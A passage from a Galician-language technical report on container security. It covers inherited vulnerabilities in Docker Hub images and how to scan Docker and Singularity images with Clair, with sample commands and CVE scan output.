


Figura 6.2: Exemplo dun repositorio non oficial no Docker Hub.




Figura 6.3: Vulnerabilidades atopadas nun contedor oficial no Docker Hub. Parte 1.

#### 6.2.1.3. Medidas estendidas de seguridade

O Docker Hub oferta medidas estendidas de seguridade para os repositorios de fontes oficiais, como son a identificación e clasificación de vulnerabilidades segundo o seu nivel de risco. Por exemplo, se consultamos a etiqueta (*tag*) correspondente á derradeira versión considerada estable do SXBD MongoDB<sup>3</sup> (*3.6.4-jessie* arrestora), podemos observar como o Docker Hub indícanos a aparición dun total de 13 compoñentes vulnerábeis, entre os 102 que conforman a imaxe. Amais, estes compoñentes son analizados segundo a capa á que pertenzan e clasificados segundo o seu nivel de risco. Esta información pode ser consultada na figura 6.3, e non se trata de información meramente cuantitativa, senón que tamén se indican explicitamente as vulnerabilidades atopadas e a fonte, tal e como pode ser observado na figura 6.4. Por exemplo, é posíbel observar como este repositorio posúe vulnerabilidades consideradas de nivel crítico asociadas á libraría *glibc 2.19-18+deb8u10*.

Este tipo de vulnerabilidades serán máis doadas de atopar canto máis complexa sexa a imaxe do contedor a montar, polo que é importante procurar seguir o principio da máxima simplicidade posíbel, empregando sempre un conxunto de

<sup>3</sup><https://www.mongodb.com/>



Figura 6.4: Vulnerabilidades atopadas nun contedor oficial no Docker Hub. Parte 2.




Figura 6.5: Repositorio *Hello World* sen vulnerabilidades atopadas. Parte 1.

contedores o máis simples que poidamos. Por exemplo, se consultamos no Docker Hub o repositorio dun *Hello World*, podemos ver como non presenta ningún tipo de vulnerabilidade coñecida até o momento, tal e como ser apreciado nas figuras 6.5 e 6.6.

#### 6.2.1.4. Conclusións

Polo tanto, endexamais debemos asumir que polo feito de estaren incluídos nun directorio centralizado, como pode ser o Docker Hub, os contedores están libres de vulnerabilidades. Deberíamos empregar contedores cuxas fontes, desenvolvedores ou repositorios sexan coñecidos e considerados de confianza, e na medida do posíbel, empregar soamente aqueles mantidos por unha fonte oficial ou comunidade.




Figura 6.6: Repositorio *Hello World* sen vulnerabilidades atopadas. Parte 2.

## 6.3. Herdanza de vulnerabilidades

Continuando coa idea anteriormente presentada da posibel dependencia entre imaxes mediante as relacións pai-filho, dende o punto de vista da seguridade informática é importante remarcar que, aínda que esta é unha característica moi útil para reducir custos e engadir flexibilidade, coa dependencia entre imaxes tamén se probará calquera vulnerabilidade de software que a imaxe pai contive-se se non son aplicadas as medidas e actualizacións de seguridade precisas [27]. Moitas veces, estas medidas pasan por simplemente actualizar as librarías no interior do contedor á súa última versión (por exemplo, aplicando un `apt-get update && apt-get upgrade`). A importancia de manter o sistema actualizado quedará representada na sección 11.3. Asemade, evidenciando os riscos de seguridade que implican estas dependencias entre imaxes, Rui Shu, Xiaohui Gu e William Enck levaron a cabo un estudo (“*A Study of Security Vulnerabilities on Docker Hub*” [27]) no que realizaron múltiples análises e entre as cales podemos atopar un exemplo de herdanza de vulnerabilidades entre imaxes dependentes. Este exemplo pode ser contemplado na figura 6.7.




Figura 6.7: Exemplo de herdança de vulnerabilidades

Fonte: [27]

Táboa 6.1: Datos recollidos por Clair

Nome do campo	Descripción
<i>Timestamp</i>	Data exacta do análise
ID da vulnerabilidade	Identificador único da vulnerabilidade no CVE
Nivel de gravidade	Clasificación da gravidade da vulnerabilidade
Descripción do CVE	Descripción de cada vulnerabilidade identificada
Paquetes asociados	Nome e versión exacta dos paquetes vulnerábeis
Identificador da capa	Indicador da capa onde reside a vulnerabilidade atopada

## 6.4. Detección de vulnerabilidades con Clair

### 6.4.1. Necesidade da ferramenta

Os contedores poden incluír vulnerabilidades xa coñecidas no seu interior, tendo importantes implicacións de seguridade. Para evitar expor o noso sistema é importante ter coñecemento das posíbeis consecuencias que pode traer o despregamento de certo contedor. Aínda que algúns rexitros de imaxes, como pode ser o Docker Hub, xa inclúen mecanismos para informarnos acerca das vulnerabilidades atopadas en certas imaxes, non sempre faremos uso de fontes con mecanismos de seguridade tan avanzados, senón que é posíbel que cheguen contedores de múltiples fontes das que non será tan sinxelo obter unha información tan detallada. Ademais, tamén cabe a posibilidade de que tras facer cambios no contedor, tivésemos creado sen sabelo un entorno que inclúe vulnerabilidades. Debido a estes feitos, cómpre aplicar políticas propias de detección de vulnerabilidades en imaxes previo ao seu despregamento como contedores no entorno ou antes de proseguir cun proceso de integración continua.

Unha alternativa para realizar unha análise dos contedores pode tratarse do proxecto de código aberto Clair, o cal realiza unha análise estática de vulnerabilidades en contedores. Actualmente inclúe suporte para contedores Docker e appc [33], pero existen adaptacións para a análise de contedores propios de Singularity.

### 6.4.2. Funcionamento

Esta ferramenta extraerá información tal como: 1) a versión dos paquetes de software instalados ou 2) os metadatos do sistema operativo en cada unha das capas que conforman a imaxe. A información detallada pode ser consultada na táboa 6.1.

Os datos sobre vulnerabilidades son importados continuamente dende un conxunto coñecido de fontes e son correlacionados cos contidos indexados das imaxes dos contedores para xerar listas de vulnerabilidades que poñen en risco aos mes-




Figura 6.8: Arquitectura de Clair

Fonte: <https://github.com/coreos/clair/blob/master/Documentation/running-clair.md>

mos [2]. Clair identifica os paquetes inseguros realizando emparellamentos entre os metadatos e as listas de vulnerabilidades coñecidas (CVEs). Cabe destacar que Clair soamente indentifica a presenza de paquetes con vulnerabilidades coñecidas; non determina se esos paquetes van ser empregados verdadeiramente, nin tampouco existe a posibilidade de detectar un comportamento dinámico nos contedores unha vez instanciados (por exemplo, novos paquetes vulnerábeis poderían ser instalados nos contedores en execución). [27]

Clair pode ser integrado directamente cun rexistro de contedores, automatizando o escaneo de imaxes e establecendo un mecanismo seguro para a notificación de vulnerabilidades, o que permitirá fornecer a seguridade do noso sistema. A arquitectura final desta ferramenta quedaría entón conformada por unhas fuentes fiábeis de vulnerabilidades coñecidas, das que se obtería a información para ser gardada nunha base de datos relacional xestionada polo SXBD PostgreSQL<sup>4</sup>, o nomeado rexistro de imaxes e, finalmente, un punto final de notificación das vulnerabilidades atopadas. Dita arquitectura está representada na figura 6.8.

---

<sup>4</sup><https://www.postgresql.org/>

### 6.4.3. Probas

Nesta sección serán realizadas unha serie de probas para amosar o funcionamento da ferramenta Clair, así como para deixar patentes os riscos asociados á emprega de imaxes sen ter coñecemento das vulnerabilidades existentes nas mesmas.

#### 6.4.3.1. Docker

Para o estudo con contedores Docker, empregarase a ferramenta *clair-scanner*<sup>5</sup>, a cal permite unha análise das vulnerabilidades das imaxes gardadas na propia máquina local. É dicir, rediriximos o rexistro á propia máquina local, simplificando a arquitectura habitual de Clair amosada na figura 6.8. Os motivos que impulsan esta simplificación vén dados por: 1) estase a traballar cunha proba de concepto, 2) Clair non está implantado actualmente no sistema do FT2 e 3) a súa implantación non ten sentido actualmente, ao non existir tampouco soporte para Docker. Esta ferramenta tamén presenta a posibilidade de comparar as vulnerabilidades atopadas cunha lista branca, na cal é posíbel indicar vulnerabilidades que pasaremos por alto se fose a nosa vontade, acadando de tal xeito un alto nivel de flexibilidade. Posto que estamos a substituír o rexistro por imaxes atopadas na propia máquina local, esta proba non suporá un método automatizado de análise de imaxes como o que Clair pode chegar a acadar. No entanto, xa que non existe actualmente un rexistro de contedores no CESGA, a proba a realizar exemplificará perfectamente o funcionamento de Clair sen precisar deste componente.

O proceso de emprega de Clair pasaría polas seguintes fases:

1. Un desenvolvedor de software obtén unha imaxe ou crea o seu contedor e envía unha imaxe do mesmo a Clair.
2. Clair analiza a imaxe, na procura de vulnerabilidades de seguridade.
3. Clair devolve un informe detallado das vulnerabilidades de seguridade atopadas na imaxe.
4. O desenvolvedor actúa en base ao informe.
  - Procura unha solución alternativa solucionando as vulnerabilidades.
  - Con coñecemento da súa existencia, asume os riscos asociados ás vulnerabilidades e adiciona as mesmas á lista branca.

A análise mediante a nomeada ferramenta efectúase seguindo os seguintes comandos:

---

<sup>5</sup><https://github.com/arminc/clair-scanner>

Output of clair-scanner command:				
STATUS	CVE SEVERITY	PACKAGE NAME	PACKAGE VERSION	CVE DESCRIPTION
Unapproved	High CVE-2017-12424	shadow	1:4.2-3+deb8u4	In shadow before 4.5, the newusers tool could be made to manipulate internal data structures in ways unintended by the authors. Malformed input may lead to crashes (with a buffer overflow or other memory corruption) or other unspecified behaviors. This crosses a privilege boundary in, for example, certain web-hosting environments in which a Control Panel allows an unprivileged user account to create subaccounts. <a href="https://security-tracker.debian.org/tracker/CVE-2017-12424">https://security-tracker.debian.org/tracker/CVE-2017-12424</a>
Unapproved	High CVE-2017-10684	ncurses	5.9+20140913-1+deb8u2	In ncurses 6.0, there is a stack-based buffer overflow in the <code>fmt_entry</code> function. A crafted input will lead to a remote arbitrary code execution attack. <a href="https://security-tracker.debian.org/tracker/CVE-2017-10684">https://security-tracker.debian.org/tracker/CVE-2017-10684</a>
Unapproved	High CVE-2014-9761	glibc	2.19-18+deb8u10	Multiple stack-based buffer overflows in the GNU C Library (aka glibc or libc6) before 2.23 allow context-dependent attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a long argument to the (1) <code>nan</code> , (2) <code>nanf</code> , or (3) <code>nanl</code> function. <a href="https://security-tracker.debian.org/tracker/CVE-2014-9761">https://security-tracker.debian.org/tracker/CVE-2014-9761</a>
Unapproved	High CVE-2016-2779	util-linux	2.25.2-6	runuser in util-linux allows local users to escape to the parent session via a crafted TIOCSTI ioctl call, which pushes characters to the terminal's input buffer. <a href="https://security-tracker.debian.org/tracker/CVE-2016-2779">https://security-tracker.debian.org/tracker/CVE-2016-2779</a>
Unapproved	High CVE-2017-10685	ncurses	5.9+20140913-1+deb8u2	In ncurses 6.0, there is a format string vulnerability in the <code>fmt_entry</code> function. A crafted input will lead to a remote arbitrary code execution attack. <a href="https://security-tracker.debian.org/tracker/CVE-2017-10685">https://security-tracker.debian.org/tracker/CVE-2017-10685</a>
Unapproved	High CVE-2017-8804	glibc	2.19-18+deb8u10	The <code>xdr_bytes</code> and <code>xdr_string</code> functions in the GNU C Library (aka glibc or libc6) 2.25 mishandle failures of buffer de-serialisation, which allows remote

Figura 6.9: Exemplo de execución de *clair-scanner*Código 6.1: Análise de imaxes de contedores mediante *clair-scanner*

```
docker run -p 5432:5432 -d --name db arminc/clair-db:'date -d "-2 day"
    ↳ '+%Y-%m-%d'
docker run -p 6060:6060 --link db:postgres -d --name clair arminc/clair-
    ↳ local-scan:v2.0.1
clair-scanner --ip 172.17.0.1 $IMAGEID
```

Isto equivalería a despregar un contedor coa base de datos de vulnerabilidades actualizada e outro contedor coa ferramenta Clair. Finalmente invocamos ao *clair-scanner* e amósanos os resultados das vulnerabilidades atopadas sobre a imaxe, tal e como pódese ver na figura 6.9.

#### 6.4.3.2. Singularity

Existe unha adaptación de Clair para traballar sobre contedores Singularity<sup>6</sup>. O seu funcionamento baséase no feito de que un arquivo *.tar.gz* exportado dunha imaxe Singularity é similar a unha imaxe dunha única capa dun contedor Docker. Polo tanto, esta ferramenta:

<sup>6</sup><https://github.com/dctrud/clair-singularity>

1. Exporta unha imaxe Singularity a un arquivo temporal *.tar.gz*.
2. Calcula o *hash* SHA-256 como nome único a dar a Clair.
3. Envía o arquivo *.tar.gz* a través dun servidor HTTP incorporado, mediante o cal Clair pode recuperalo.
4. Chama á API de Clair para que analice o arquivo *.tar.gz* como unha capa para o análise.
5. Chama á API de Clair para o obter o informe de vulnerabilidades.
6. Amosa os resultados por pantalla.

Dita ferramenta aínda non posúe soporte para certificados de cliente SSL, polo que non é posíbel verificar que estamos a enviar solicitudes a unha instancia Clair fiábel. Polo tanto, dita solución resulta insegura a non ser que a empreguemos baixo un entorno illado local. Este tipo de entorno foi o escollido para desenvolver as probas que se amosan a continuación.

Código 6.2: Análise dunha imaxe *Hello-World* Singularity

```
bash-4.3# singularity build hello-world.simg docker://hello-world
Docker image path: index.docker.io/library/hello-world:latest
Cache folder set to /root/.singularity/docker
[1/1] [=====] 100.0%
Importing: base Singularity environment
Importing: /root/.singularity/docker/sha256:9
    ↗ bb5a5d4561a5511fa7f80718617e67cf2ed2e6cdcd02e31be111a8d0ac4d6b7 .
    ↗ tar.gz
Importing: /root/.singularity/metadata/sha256:942999
    ↗ de4612d732c9e2b49bcd0633781edd5f3bd457d5f4f6cdc965b1abef9e.tar.gz
Building Singularity image...
Singularity container built: hello-world.simg
Cleaning up...

bash-4.3# sclair hello-world.simg
Found 27 Clair namespaces
Clair URL: http://127.0.0.1:6060/v1

1. Starting server...
===== Running on http://127.0.0.1:8080 =====
(Press CTRL+C to quit)

1. Checking server...
2. Processing images!
Exporting hello-world.simg to targz...
2.4.5-dist
...exported hello-world.simg to /tmp/tmpo39pub_w/singularity-clair.
    ↗ d1hbbu74.tar.gz
...serving http://127.0.0.1:8080/images/singularity-clair.d1hbbu74.tar.
    ↗ gz to Clair
3. Generating report!
hello-world.simg does not have any vulnerabilities!
```

Como pode ser apreciado no código anterior, unha imaxe Docker é descargada dende o repositorio do Docker Hub e é adaptada a Singularity, grazas aos servizos de importación cos que conta esta tecnoloxía de contedorización. Posteriormente é analizada pola adaptación da ferramenta Clair para imaxes Singularity. Rematado o escáner, é posibel apreciar como esta imaxe non presenta ningunha vulnerabilidade coñecida, tal e como xa puideramos ollar no repositorio do Docker Hub de onde provén, ao ser unha imaxe moi simple.

Seguindo o mesmo procedemento que no caso anterior, o Clair analizou nunha nova execución unha imaxe adaptada a Singularity correspondente ao Mongo DB, na súa versión *3.6.4-jessie*. Como amosan os resultados, esta imaxe si que presenta vulnerabilidades coñecidas.

Código 6.3: Análise dunha imaxe MongoDB Singularity

```
bash-4.3# singularity build mongo.simg docker://mongo:3.6.4-jessie
Docker image path: index.docker.io/library/mongo:3.6.4-jessie
Cache folder set to /root/.singularity/docker
[10/10] [=====] 100.0%
Importing: base Singularity environment
Importing: /root/.singularity/docker/sha256:4
    ↳ d0d76e05f3c6caf923a71ca3b3d2cc8c834ca61779ae6b6d83547f3dd814980 .
    ↳ tar.gz
.

.

Importing: /root/.singularity/metadata/sha256:2087064
    ↳ d2efc26145ab24e8a245e92d56e97c9e6df934621d02524aab46bea19.tar.gz
Building Singularity image...
Singularity container built: mongo.simg
Cleaning up...

bash-4.3# sclair mongo.simg

Found 27 Clair namespaces
Clair URL: http://127.0.0.1:6060/v1

1. Starting server...
===== Running on http://127.0.0.1:8080 =====
(Press CTRL+C to quit)

1. Checking server...
2. Processing images!
Exporting mongo.simg to targz...
2.4.5-dist
... exported mongo.simg to /tmp/tmpvds_0eom/singularity-clair.k964yxz7.
    ↳ tar.gz
... serving http://127.0.0.1:8080/images/singularity-clair.k964yxz7.tar.
    ↳ gz to Clair
3. Generating report!
gnupg - 1.4.18-7+deb8u4
-----
CVE-2018-6829 (Negligible)
```

```
https://security-tracker.debian.org/tracker/CVE-2018-6829
cipher/elgamal.c in Libgcrypt through 1.8.2, when used to encrypt
    ↪ messages directly, improperly encodes plaintexts, which allows
    ↪ attackers to obtain sensitive information by reading ciphertext
    ↪ data (i.e., it does not have semantic security in face of a
    ↪ ciphertext-only attack). The Decisional Diffie-Hellman (DDH)
    ↪ assumption does not hold for Libgcrypt's ElGamal implementation.
```

```
shadow - 1:4.2-3+deb8u4
-----
CVE-2017-12424 (High)
https://security-tracker.debian.org/tracker/CVE-2017-12424
In shadow before 4.5, the newusers tool could be made to manipulate
    ↪ internal data structures in ways unintended by the authors.
    ↪ Malformed input may lead to crashes (with a buffer overflow or
    ↪ other memory corruption) or other unspecified behaviors. This
    ↪ crosses a privilege boundary in, for example, certain web-hosting
    ↪ environments in which a Control Panel allows an unprivileged user
    ↪ account to create subaccounts.

CVE-2018-7169 (Medium)
https://security-tracker.debian.org/tracker/CVE-2018-7169
An issue was discovered in shadow 4.5. newgidmap (in shadow-utils) is
    ↪ setuid and allows an unprivileged user to be placed in a user
    ↪ namespace where setgroups(2) is permitted. This allows an attacker
    ↪ to remove themselves from a supplementary group, which may allow
    ↪ access to certain filesystem paths if the administrator has used "group
    ↪ blacklisting" (e.g., chmod g-rwx) to restrict access to
    ↪ paths. This flaw effectively reverts a security feature in the
    ↪ kernel (in particular, the /proc/self/setgroups knob) to prevent
    ↪ this sort of privilege escalation.
```

```
CVE-2007-5686 (Negligible)
https://security-tracker.debian.org/tracker/CVE-2007-5686
initscripts in rPath Linux 1 sets insecure permissions for the /var/log/
    ↪ btmp file, which allows local users to obtain sensitive
    ↪ information regarding authentication attempts. NOTE: because sshd
    ↪ detects the insecure permissions and does not log certain events,
    ↪ this also prevents sshd from logging failed authentication
    ↪ attempts by remote attackers.

.
```

#### 6.4.3.3. Udocker

Udocker emprega as mesmas imaxes de contedores que Docker, sendo completamente compatíbel con moitos dos aspectos desta tecnoloxía. Así, o estudo realizado coa ferramenta *clair-scanner* na sección 6.4.3.1 sobre as imaxes de Docker é exportábel a esta tecnoloxía de contedorización.

## 6.5. Conclusións

Como foi visto ao longo deste capítulo, as imaxes que darán lugar aos contedores que conformarán parte do noso sistema non están en ningún momento libres de conter vulnerabilidades, algunhas pudendo chegar a ser consideradas críticas. O feito de que ditas imaxes estean almacenadas en repositorios como o Docker Hub, ou que incluso sexan cedidas polos seus propios desenvolvedores non impide que conteñan ditas vulnerabilidades.

